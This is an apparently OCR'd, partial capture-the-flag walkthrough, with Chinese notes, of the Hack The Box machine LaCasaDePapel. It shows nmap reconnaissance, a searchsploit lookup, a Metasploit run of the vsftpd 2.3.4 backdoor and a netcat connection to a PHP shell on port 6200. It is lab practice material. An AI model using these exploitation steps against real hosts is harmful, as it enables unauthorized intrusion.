
LaCasaDePapel (待處理)

```
—# nmap -sCV -A 10.10.10.131 -p 21-22,80,443
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 12:45 EDT
Nmap scan report for 10.10.10.131
Host is up (0.23s latency).

PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey: 
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp  open  http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp open  ssl/http Node.js Express framework
| tls-nextprotoneg: 
|   http/1.1
|_  http/1.0
| http-auth: 
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn: 
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.16 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%), Android 4.1.1 (93%), Linux 3.18 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
```


```
1   270.10 ms 10.10.14.1
2   271.65 ms 10.10.10.131

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.94 seconds
```

21port 有版本漏洞




```
┌──(root㉿kali)-[~]
└─# searchsploit vsftpd 2.3
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
vsftpd 2.3.2 - Denial of Service                                                  | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                         | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                            | unix/remote/17491.rb
---------------------------------------------------------------------------------- ---------------------------
```

使用msfcon執行，好像要跟6200port進行shell



```
[*] 10.10.10.131:21 - The port used by the backdoor bind listener is already open
[-] 10.10.10.131:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
zsh: suspended  msfconsole
```



```
┌──(root㉿kali)-[~]
└─# nc 10.10.10.131 6200
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
```